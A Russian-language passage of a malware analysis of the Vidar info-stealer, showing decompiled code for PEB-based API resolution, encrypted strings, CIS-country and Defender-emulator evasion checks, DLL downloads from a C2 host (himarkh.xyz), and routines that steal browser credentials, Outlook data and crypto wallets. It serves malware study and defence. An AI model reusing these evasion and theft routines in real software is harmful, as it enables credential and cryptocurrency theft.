

Как только обработка для **wrap_decrypt_strings** завершена, она продолжает обрабатывать следующую подпрограмму из **_WinMain.** Краткий обзор подпрограммы **sub_419700** показывает, что она широко использует глобальные переменные, которые были инициализированы в wrap_decrypt_strings, за исключением двух вызовов подпрограмм **sub_4196D0** и **sub_4195A0** соответственно, которые могут быть дополнительно исследуется путем отладки

```
push ebp
mov ebp,esp
push ecx
mov dword ptr ss:[ebp-4],0
mov eax,dword ptr fs:[30]          load PEB
mov eax,dword ptr ds:[eax+C]       load PEB_LDR_DATA
mov eax,dword ptr ds:[eax+C]       load InLoadOrderModuleList
mov eax,dword ptr ds:[eax]         load InLoadOrderLinks -> Flink (ntdll.dll)
mov eax,dword ptr ds:[eax]         load InLoadOrderLinks -> Flink (kernel32.dll)
mov eax,dword ptr ds:[eax+18]      DllBase
mov dword ptr ss:[ebp-4],eax
mov eax,dword ptr ss:[ebp-4]
mov esp,ebp
pop ebp
ret
```

```
int sub_4196D0()
{
  return *(_DWORD *)(***(_DWORD ***)(*(_DWORD *)(__readfsdword(0x30u) + 0xC) + 0xC) + 0x18);
}
```

На рисунке выше подпрограмма **sub_4196D0** анализирует структуру PEB, чтобы получить базовый адрес для Kernel32.dll, загруженного в память, путем доступа к структурам _PEB -> PEB_LDR_DATA -> InLoadOrderModuleList соответственно. Следующая вызываемая подпрограмма **sub_4195A0** принимает два параметра: 1).


базовый адрес kernel32.dll 2) адрес глобальной переменной dword_432204 (LoadLibraryA) при первом вызове и dword_432438 (GetProcAddress) при втором вызове



Где **sub_4195A0** анализирует заголовок kernel32.dll, переходя от IMAGE_DOS_HEADER -> IMAGE_NT_HEADER -> IMAGE_OPTIONAL_HEADER.DATA_DIRECTORY -> IMAGE_EXPORT_DIRECTORY.AddressOfNames, чтобы получить имя экспорта и сравнить его со значением API, содержащимся во входном параметре, который в данном случае — LoadLibraryA.

```
int __cdecl sub_4195A0(int DllbaseAddress, const char *string_offset)
{
  unsigned int i; // [esp+14h] [ebp-1Ch]
  _DWORD *nt_hdr; // [esp+20h] [ebp-10h]
  _DWORD *v5; // [esp+28h] [ebp-8h]

  if ( !DllbaseAddress )
    return 0;
  if ( *(_WORD *)DllbaseAddress != 0x5A4D )
    return 0;
  nt_hdr = (_DWORD *)(*(_DWORD *)(DllbaseAddress + 0x3C) + DllbaseAddress);
  if ( *nt_hdr != 0x4550 )
    return 0;
  v5 = (_DWORD *)(nt_hdr[30] + DllbaseAddress);
  for ( i = 0; i < v5[6]; ++i )
  {
    if ( !strcmp((const char *)(*(_DWORD *)(v5[8] + DllbaseAddress + 4 * i) + DllbaseAddress), string_offset) )
      return *(_DWORD *)(v5[7] + DllbaseAddress + 4 * *(unsigned __int16 *)(v5[9] + DllbaseAddress + 2 * i))
           + DllbaseAddress;
  }
  return 0;
}
```

Если обе строки совпадают, он возвращает адрес API, обращаясь к значению поля IMAGE_EXPORT_DIRECTORY.AddressOfFunctions, разрешенный адрес сохраняется в переменной **dword_432898**, а второй вызов **sub_4195A0** разрешает GetProcAddress, сохраняет разрешенный адрес в **dword_43280C**, который впоследствии используется для разрешения остальных функций API во время выполнения. Я написал здесь скрипт IDAPython (https://github.com/0x00-0x7F/IDAPython_scripts/blob/master/Vidar/deobfuscate_resolve_Vidar.py) , который сначала расшифровывает строки из **wrap_decrypt_strings**, разрешает API из подпрограммы **sub_419700**, добавляет комментарии и дает осмысленные имена глобальным переменным, хранящим разрешенные API, чтобы правильно понять поток кода и его функциональность. Процедура **decrypt_strings** из сценария IDAPython находит ключ, находит ~ 400 строк, закодированных в кодировке base64, строк декодирования base64 и использует ключ для дешифрования шестнадцатеричных строк, декодированных base64, добавляя дешифрованные строки в качестве комментариев и переименовывая переменные, как показано на рисунке ниже.




```
00423080 mov     str_W, eax
00423085 push    offset aKaoqpezksjgm8q ; system.txt
0042308A call    b64_RC4_decrypt
0042308F add     esp, 4
00423092 mov     str_Systemtxt, eax
00423097 push    offset aCaoqpezkrgjzqa ; System ----------------------------------------------------
0042309C call    b64_RC4_decrypt
004230A1 add     esp, 4
004230A4 mov     str_System, eax
004230A9 push    offset aDbontebqf3Ofa ; Windows: %s
004230AE call    b64_RC4_decrypt
004230B3 add     esp, 4
004230B6 mov     str_Windowss, eax
004230BB push    offset aGiox6gmcfw ; Bit: %s
004230C0 call    b64_RC4_decrypt
004230C5 add     esp, 4
004230C8 mov     str_Bits, eax
004230CD push    offset aD6agohohqty ; User: %s
004230D2 call    b64_RC4_decrypt
004230D7 add     esp, 4
004230DA mov     str_Users, eax
004230DF push    offset aGbwoofztatfY0k ; Computer Name: %s
004230E4 call    b64_RC4_decrypt
004230E9 add     esp, 4
004230EC mov     str_Computernames, eax
004230F1 push    offset aCaoqpezkram60s ; System Language: %s
004230F6 call    b64_RC4_decrypt
004230FB add     esp, 4
004230FE mov     str_Systemlanguages, eax
00423103 push    offset aF7jjuedjawwxwr ; Machine ID: %s
00423108 call    b64_RC4_decrypt
0042310D add     esp, 4
00423110 mov     str_Mahineids, eax
00423115 push    offset aHyyqlbohqty ; GUID: %s
0042311A call    b64_RC4_decrypt
0042311F add     esp, 4
00423122 mov     str_Guids, eax
00423127 push    offset aHrwosudjrau6eb ; Domain Name: %s
0042312C call    b64_RC4_decrypt
00423131 add     esp, 4
00423134 mov     str_Domainnames, eax
```

Подпрограмма **resolve_apis** из скрипта разрешает ~100 API из 11 библиотек из подпрограммы **sub_419700**

```
v3 = load_kernel32dll_sub_4196D0();
if ( v3 )
{
  loadlibraryA = (int (__stdcall *)(_DWORD))parse_kernel32dll_sub_4195A0(v3, str_Loadlibrarya);
  getprocaddress = (int (__stdcall *)(_DWORD, _DWORD))parse_kernel32dll_sub_4195A0(v3, str_Getprocaddress);
  ExitProcess = getprocaddress(v3, str_Exitprocess);
  GetUserDefaultLangID = getprocaddress(v3, str_Getuserdefaultlangid);
  FindFirstFileA = getprocaddress(v3, str_Findfirstfilea);
  DeleteFileA = getprocaddress(v3, str_Deletefilea);
  FindNextFileA = getprocaddress(v3, str_Findnextfilea);
  FindClose = getprocaddress(v3, str_Findclose);
  GetSystemInfo = getprocaddress(v3, str_Getsysteminfo);
  GlobalMemoryStatusEx = getprocaddress(v3, str_Globalmemorystatusex);
  GetComputerNameA = getprocaddress(v3, str_Getcomputernamea);
  IsWow64Process = getprocaddress(v3, str_Iswow64process);
  GetCurrentProcess = getprocaddress(v3, str_Getcurrentprocess);
  GetLocalTime = getprocaddress(v3, str_Getlocaltime);
  GetTimeZoneInformation = getprocaddress(v3, str_Gettimezoneinformation);
  GetSystemPowerStatus = getprocaddress(v3, str_Getsystempowerstatus);
  GetUserDefaultLocaleName = getprocaddress(v3, str_Getuserdefaultlocalename);
  WideCharToMultiByte = getprocaddress(v3, str_Widechartomultibyte);
  OpenProcess = getprocaddress(v3, str_Openprocess);
  CloseHandle = getprocaddress(v3, str_Closehandle);
  GetCurrentProcessId = getprocaddress(v3, str_Getcurrentprocessid);
  GetCurrentDirectoryA = getprocaddress(v3, str_Getcurrentdirectorya);
  RemoveDirectoryA = getprocaddress(v3, str_Removedirectorya);
  SetCurrentDirectoryA = getprocaddress(v3, str_Setcurrentdirectorya);
  CreateDirectoryA = getprocaddress(v3, str_Createdirectorya);
  FreeLibrary = getprocaddress(v3, str_Freelibrary);
  GetEnvironmentVariableA = getprocaddress(v3, str_Getenvironmentvariablea);
  GetPrivateProfileSectionNamesA = getprocaddress(v3, str_Getprivateprofilesectionnamesa);
  CopyFileA = getprocaddress(v3, str_Copyfilea);
  SetFilePointer = getprocaddress(v3, str_Setfilepointer);
  HeapAlloc = getprocaddress(v3, str_Heapalloc);
  GetProcessHeap = getprocaddress(v3, str_Getprocessheap);
  CreateFileA = getprocaddress(v3, str_Createfilea);
  WriteFile = getprocaddress(v3, str_Writefile);
  GetFileSizeEx = getprocaddress(v3, str_Getfilesizeex);
  lstrcatA = getprocaddress(v3, str_Lstrcata);
  Lo_alAlloc = getprocaddress(v3, str_Loalalloc);
  GlobalFree = getprocaddress(v3, str_Globalfree);
  GetFileSize = getprocaddress(v3, str_Getfilesize);
```

resolved APIs and renamed variables

После резолва API следующая подпрограмма **sub_41F4A0** проверяет, является ли машина-жертва частью стран СНГ (**Содружества НезависимыхГосударств**), включая Армению, Азербайджан, Беларусь, Грузию, Казахстан, Кыргызстан, Молдову, Россию, Таджикистан, Туркменистан, Украину и Узбекистан и извлекает идентификатор языка для текущего пользователя, вызывая API GetUserDefaultLangID, и сравнивает возвращенный результат с указанными кодами местоположения

где 0x43F соответствует Казахстану, 0x443 Узбекистану, 0x82C Азербайджану и т. д.. Программа продолжает выполнять свои задачи, если идентификатор языка пользователя не попадает в вышеупомянутую категорию. В противном случае программа останавливает выполнение и завершает работу. Следующая подпрограмма **sub_41B700** выполняет windows defender антиэмуляцию путем сравнения имени компьютера с **HAL9TH** и имени пользователя со строками **JohnDoe**

```
signed int CIS_check_sub_41F4A0()
{
  unsigned __int16 v0; // ax
  signed int v2; // [esp+4h] [ebp-8h]

  v2 = 1;
  v0 = GetUserDefaultLangID();
  if ( v0 > 0x43Fu )
  {
    if ( v0 == 0x443 )
    {
      v2 = 0;
    }
    else if ( v0 == 0x82C )
    {
      v2 = 0;
    }
  }
  else
  {
    switch ( v0 )
    {
      case 0x43Fu:
        v2 = 0;
        break;
      case 0x419u:
        v2 = 0;
        break;
      case 0x422u:
        v2 = 0;
        break;
      case 0x423u:
        v2 = 0;
        break;
    }
  }
  return v2;
}
```

```
signed int windowsdefender_check_sub_41B700()
{
  const char *v0; // ST04_4
  const char *v1; // eax
  const char *v2; // ST04_4
  const char *v3; // eax
  signed int v5; // [esp+0h] [ebp-4h]

  v5 = 1;
  v0 = str_Hal9th;
  v1 = (const char *)GetComputerNameA_sub_41B2E0();
  if ( !_stricmp(v1, v0) )
  {
    v2 = str_Johndoe;
    v3 = (const char *)GetUserNameA_sub_41B1E0();
    if ( !_stricmp(v3, v2) )
      v5 = 0;
  }
  return v5;
}
```


После того, как все необходимые проверки пройдены, вызывается подпрограмма **sub_420BE0**, которая состоит из модуля захвата стилера. Она подготавливает URL-адреса и строки пути назначения, где должны храниться загруженные dll с сервера C2, прежде чем выполнять какие-либо другие действия.

```
00420FA2 mov     eax, str_Cprogramdatasoftokn3dll
00420FA7 push    eax             ; lpFileName
00420FA8 lea     ecx, [ebp+var_C4AC]
00420FAE push    ecx             ; int
00420FAF call    download_sub_420080
00420FB4 add     esp, 8
00420FB7 mov     edx, str_Cprogramdatasqlite3dll
00420FBD push    edx             ; lpFileName
00420FBE lea     eax, [ebp+var_B50C]
00420FC4 push    eax             ; int
00420FC5 call    download_sub_420080
00420FCA add     esp, 8
00420FCD mov     ecx, str_Cprogramdatafreebl3dll
00420FD3 push    ecx             ; lpFileName
00420FD4 lea     edx, [ebp+var_C894]
00420FDA push    edx             ; int
00420FDB call    download_sub_420080
00420FE0 add     esp, 8
00420FE3 mov     eax, str_Cprogramdatamozgluedll
00420FE8 push    eax             ; lpFileName
00420FE9 lea     ecx, [ebp+var_C0C4]
00420FEF push    ecx             ; int
00420FF0 call    download_sub_420080
00420FF5 add     esp, 8
00420FF8 mov     edx, str_Cprogramdatamsvcp140dll
00420FFE push    edx             ; lpFileName
00420FFF lea     eax, [ebp+var_B124]
00421005 push    eax             ; int
00421006 call    download_sub_420080
0042100B add     esp, 8
0042100E mov     ecx, str_Cprogramdatanss3dll
```


Программа загружает 7 dll в папку C:\Programdata\

```
http://himarkh.xyz/1.jpg  ->  C:\\ProgramData\\sqlite3.dll
http://himarkh.xyz/2.jpg  ->  C:\\ProgramData\\freebl3.dll
http://himarkh.xyz/3.jpg  ->  C:\\ProgramData\\mozglue.dll
http://himarkh.xyz/4.jpg  ->  C:\\ProgramData\\msvcp140.dll
http://himarkh.xyz/5.jpg  ->  C:\\ProgramData\\nss3.dll
http://himarkh.xyz/6.jpg  ->  C:\\ProgramData\\softokn3.dll
http://himarkh.xyz/7.jpg  ->  C:\\ProgramData\\vcruntime140.dll
```


Затем она создает свой рабочий каталог в **C:\Programdata**, имя каталога представляет собой случайно сгенерированную 15-значную строку, например **C:\ProgramData\920304972255009**, где она дополнительно создает четыре


подкаталога (автозаполнение, копия, файлы cookie и крипто), которые должны быть создан для хранения украденных данных из браузера, Outlook, криптовалютных кошельков и модулей сбора системной информации

```
0042107D push    eax             ; _DWORD
0042107E call    _CreateDirectoryA
00421084 lea     ecx, [ebp+var_D834]
0042108A push    ecx             ; _DWORD
0042108B call    _SetCurrentDirectoryA
00421091 lea     edx, [ebp+var_D834]
00421097 push    edx
00421098 call    steal_from_browsers_sub_41EBD0
0042109D add     esp, 4
004210A0 lea     eax, [ebp+var_D834]
004210A6 push    eax             ; _DWORD
004210A7 call    _SetCurrentDirectoryA
004210AD call    steal_outlook_data_sub_41F330
004210B2 lea     ecx, [ebp+var_D834]
004210B8 push    ecx
004210B9 call    steal_cryptocurrency_wallets_sub_424F00
004210BE add     esp, 4
004210C1 lea     edx, [ebp+var_D834]
004210C7 push    edx             ; _DWORD
004210C8 call    _SetCurrentDirectoryA
004210CE lea     eax, [ebp+var_A954]
004210D4 push    eax             ; void *
004210D5 lea     ecx, [ebp+var_544]
004210DB call    http_post_sub_422460
004210E0 test    eax, eax
004210E2 jz      loc_42118F
```


Различные типы браузеров нацелены на кражу автозаполнения, кредитной карты, файлов cookie, истории просмотров и учетных данных жертвы. Этот модуль оснащен передовыми методами кражи и шифрования.

```
  LOBYTE(v2) = 0;
  memset((char *)&v2 + 1, 0, 0x103u);
  v1 = fopen(str_Passwordstxt, str_W);
  if ( v1 )
    fclose(v1);
  process_vault_sub_41BEE0(v1, v2);
  resolve_sqlite3_dll_apis_sub_41C810();
  sub_41EAB0(str_Googlechromeuserdata, str_Googlechrome);
  sub_41EAB0(str_Chromiumuserdata, str_Chromium);
  sub_41EAB0(str_Kometauserdata, str_Kometa);
  sub_41EAB0(str_Amigouserdata, str_Amigo);
  sub_41EAB0(str_Torchuserdata, str_Torch);
  sub_41EAB0(str_Orbitumuserdata, str_Orbitum);
  sub_41EAB0(str_Comoodragonuserdata, str_Comododragon);
  sub_41EAB0(str_Nichromeuserdata, str_Nihrome);
  sub_41EAB0(str_Maxthon5users, str_Maxthon5);
  sub_41EAB0(str_Sputnikuserdata, str_Sputnik);
  sub_41EAB0(str_Epicprivacybrowseruserdata, str_Epb);
  sub_41EAB0(str_Vivaldiuserdata, str_Vivaldi);
  sub_41EAB0(str_Coccocbrowseruserdata, str_Cococbrowser);
  sub_41EAB0(str_Ucozmediauranuserdata, str_Uranbrowser);
  sub_41EAB0(str_Qipsurfuserdata, str_Qipsurf);
  sub_41EAB0(str_Centbrowseruserdata, str_Cent);
  sub_41EAB0(str_Elementsbrowseruserdata, str_Elementsbrowser);
  sub_41EAB0(str_Torbroprofile, str_Torbro);
  sub_41EAB0((int)"\\Microsoft\\Edge\\User Data\\", (int)"Microsoft Edge");
  sub_41EAB0(str_Cryptotabbrowseruserdata, str_Cryptotab);
  sub_41EAB0(str_Bravesoftwarebravebrowseruserdata, str_Brave);
  sub_41E990(str_Operasoftwareoperastable, str_Opera);
  sub_41D650(str_Mozillafirefoxprofiles, str_Mozillafirefox);
  sub_41D650(str_Moonchildproductionspalemoonprofiles, str_Palemoon);
  sub_41D650(str_Waterfoxprofiles, str_Waterfox);
  sub_41D650(str_8pecxstudioscyberfoxprofiles, str_Cyberfox);
  sub_41D650(str_Netgatetechnologiesblackhawkprofiles, str_Blackhawk);
  sub_41D650(str_Mozillaicecatprofiles, str_Icecat);
  sub_41D650(str_Kmeleon, dword_432208);
  sub_41D650(str_Thunerbirdprofiles, str_Thunderbird);
  return sub_41C670();
}
```


Далее программа запрашивает реестр о серверах SMTP и IMAP с конфиденциальными данными и паролем, собирает данные о подключенных учетных записях Outlook (если есть) и, наконец, выгружает все данные в файл outlook.txt в своем рабочем каталоге.




Позже она сканирует файлы .wallet, .seco, .passphrase и .keystore для ~ **30** криптовалютных кошельков по их установленным путям и копирует отсканированные файлы в **crypto** в рабочем каталоге.

```
int __cdecl steal_cryptocurrency_wallets_sub_424F00(int a1)
{
  memset(&unk_431F98, 0, 0x104u);
  lstrcatA(&unk_431F98, a1);
  sub_424E20(str_Bitcoin, str_Bitcoin, str_Walat);
  sub_424E20(str_Ethereum, str_Ethereum, str_Keystore);
  sub_424E20(str_Electrum, str_Electrumwallets, str_Defaultwallet);
  sub_424E20(str_Electrumltc, str_Electrumltcwallets, str_Defaultwallet);
  sub_424E20(str_Electroncash, str_Electroncashwallets, str_Defaultwallet);
  sub_424E20(str_Exodus, str_Exodus, str_Exodusconfjson);
